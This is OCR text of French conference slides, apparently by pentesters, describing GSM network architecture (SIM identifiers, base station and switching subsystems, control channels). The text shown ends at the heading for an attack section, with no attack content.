
Le GSM?

Alexis Bonnefoi
Nicolas Devillers



Sommaire

- Introduction
- L’architecture GSM
- Les attaques
- Implication
- Conclusion

Introduction

- Qui sommes-nous ?
- OSEF

Bonjour

- Pentesters.
- La présentation sera disponible après la conférence.

GSM


- +3 Milliards d’utilisateurs
- GSM est utilisé pour les communications téléphoniques
- La 3G/4G reste utilisée massivement pour les données
- La couverture GSM est mondiale

Les bases

GSM

- 4 Ensembles :
  - MS : Mobile Station
  - BSS : Base Station Subsystem
  - NSS : Network Switching Subsystem
  - OSS : Operation Support Subsystem


GSM


Base Station Subsystem
Network Subsystem
Mobile Station
SIM
ME
BTS
BTS
BTS
BTS
BSC
BSC
HLR
AUC
MSC
VLR
EIR
Vers
RTC


Mobile Station

- (U)ME : Mobile Equipment (votre téléphone)
- Carte (U)SIM (IMSI, ICCID, Ki, LAI)


Mobile Station



Carte SIM


Integrated circuit card identifier (ICCID) :
18 Chiffres + 1 Checksum sur 20 octets
L(2)
ID Telecom
L(2)
Code Pays
L(2)
Code Réseau
L(4)
Mois / Année Fabrication
L(2)
Code Commutateur
L(6-7)
Code SIM : MII + CC + Identifiant
L(1)
Check
International Mobile Subscriber Identifier (IMSI) :
15 chiffres sur 9 octets
L(1)
L
L(3)
Mobile Country Code
L(2-3)
Mobile Network Code
L(9-10)
Mobile Subscriber Identification Number
Ki : Clé d'authentification
- Clé de 128 bits partagée avec l'opérateur
- N'est pas accessible directement : la carte utilise une procédure RunGSMAlgorithm afin d'envoyer des messages signés par la clé
Location Area Identity (LAI)
Identification de localisation sur le réseau
L(3)
Mobile Country Code
L(2-3)
Mobile Network Code
16 bits
Location Area Code
SMS et Contacts

Base Station Subsystem



Base Station Subsystem

- BTS : Base Transceiver Station
- BSC : Base Station Controller
- TRAU : Transcoder and Rate Adaptation Unit

Base Transceiver Station

(Les antennes relais)

- Activation / Désactivation de canaux
- Chiffrement
- Multiplexage temporel, modulation / démodulation
- Contrôle de la liaison
- Qualité du signal (handover)

Base Station Controller


- Gestion Logique du BSS :
  - Décide de la puissance d’émission des BTS
  - Gère le handover
  - Synchronise l’heure des BTS
- Connecté au Mobile Switching Center (MSC)

TRAU

- GSM est « routé » vers le RTC
- Débit GSM : 13kb/s
- Débit RTC : 64kb/s

Le TRAU réalise le transcodage au niveau des BTS


BSS


Base Station Subsystem
Mobile Station
SIM
ME
BTS
BTS
BTS
BTS
BSC
BSC

Network Switching Subsystem

- Mobile Switching Center (MSC)
- Home Location Register (HLR)
- Authentication Center (AuC)
- Visitor Location Register (VLR)
- Equipment Identity Register (EIR)

Network Switching Subsystem



Equipment Identifier Register

- Base de données IMEI
- Permets de bloquer les stations mobiles volées.

Mobile Switching Center

- Commutation
- Gestion des connexions grâce au VLR
- Localisation et itinérance
- Gestion du Handover intra-MSC (entre deux BSC)
- Gestion du Handover inter-MSC

Visitor Location Register

- Base de données temporaire sur les utilisateurs d'un MSC :
  - IMSI et TMSI
  - Données d'authentification
  - MSISDN (Numéro de téléphone)
  - Services accessibles
  - Adresse du HLR
  - Location Area Identification

Home Location Register

- Base de données globale de l’opérateur
- Référence des VLR
- Connais en permanence les informations de localisation d’un abonné (Via les adresses des MSC et VLR, ou l’adresse MSRN)
- Permets d’identifier et localiser les abonnés pour permettre les appels, pierre angulaire du réseau mobile

Authentication Center

- Fonction d’authentification du HLR
- À lieu après la mise sous tension de la station mobile
- Permets d’identifier les abonnés et de leur fournir le service associé à leur abonnement

Système d'authentification et de chiffrement





Schéma Global



Les canaux

- Broadcast Control Channel
- Common Control Channel
- Dedicated Control Channel

Broadcast Control Channel

Diffuse entre autres :

- Location Area Identity (LAI).
- Liste des BTS à proximité.
- Liste des fréquences de la cellule.
- Identifiant de la cellule.

Common Control Channels


- Diffuse les informations de contrôle vers les stations mobiles :
  - Random Access Channel (RACH) : utilisé par la MS pour accès au système (appels...)
  - Paging Channel (PCH) : utilisé par les BTS pour recenser les MS
  - Access Grant Control Channel (AGCH) : permets à une BTS d’attribuer un canal à une MS
  - Cell Broadcast Channel (CBCH) : diffusion de message à toutes les MS

Dedicated Control Channels

Utilisé pour transmettre des Stand-alone Dedicated Control Channels (SDCCH) :

- Slow Associated Control Channel (SACCH) : à destination des MS, donne des informations sur la proximité des BTS, entre autres
- Fast Associated Control Channel (FACCH) : transmission des informations d’authentification, de handover, et d’assignation

Processus IMSI Attach



Les Attaques

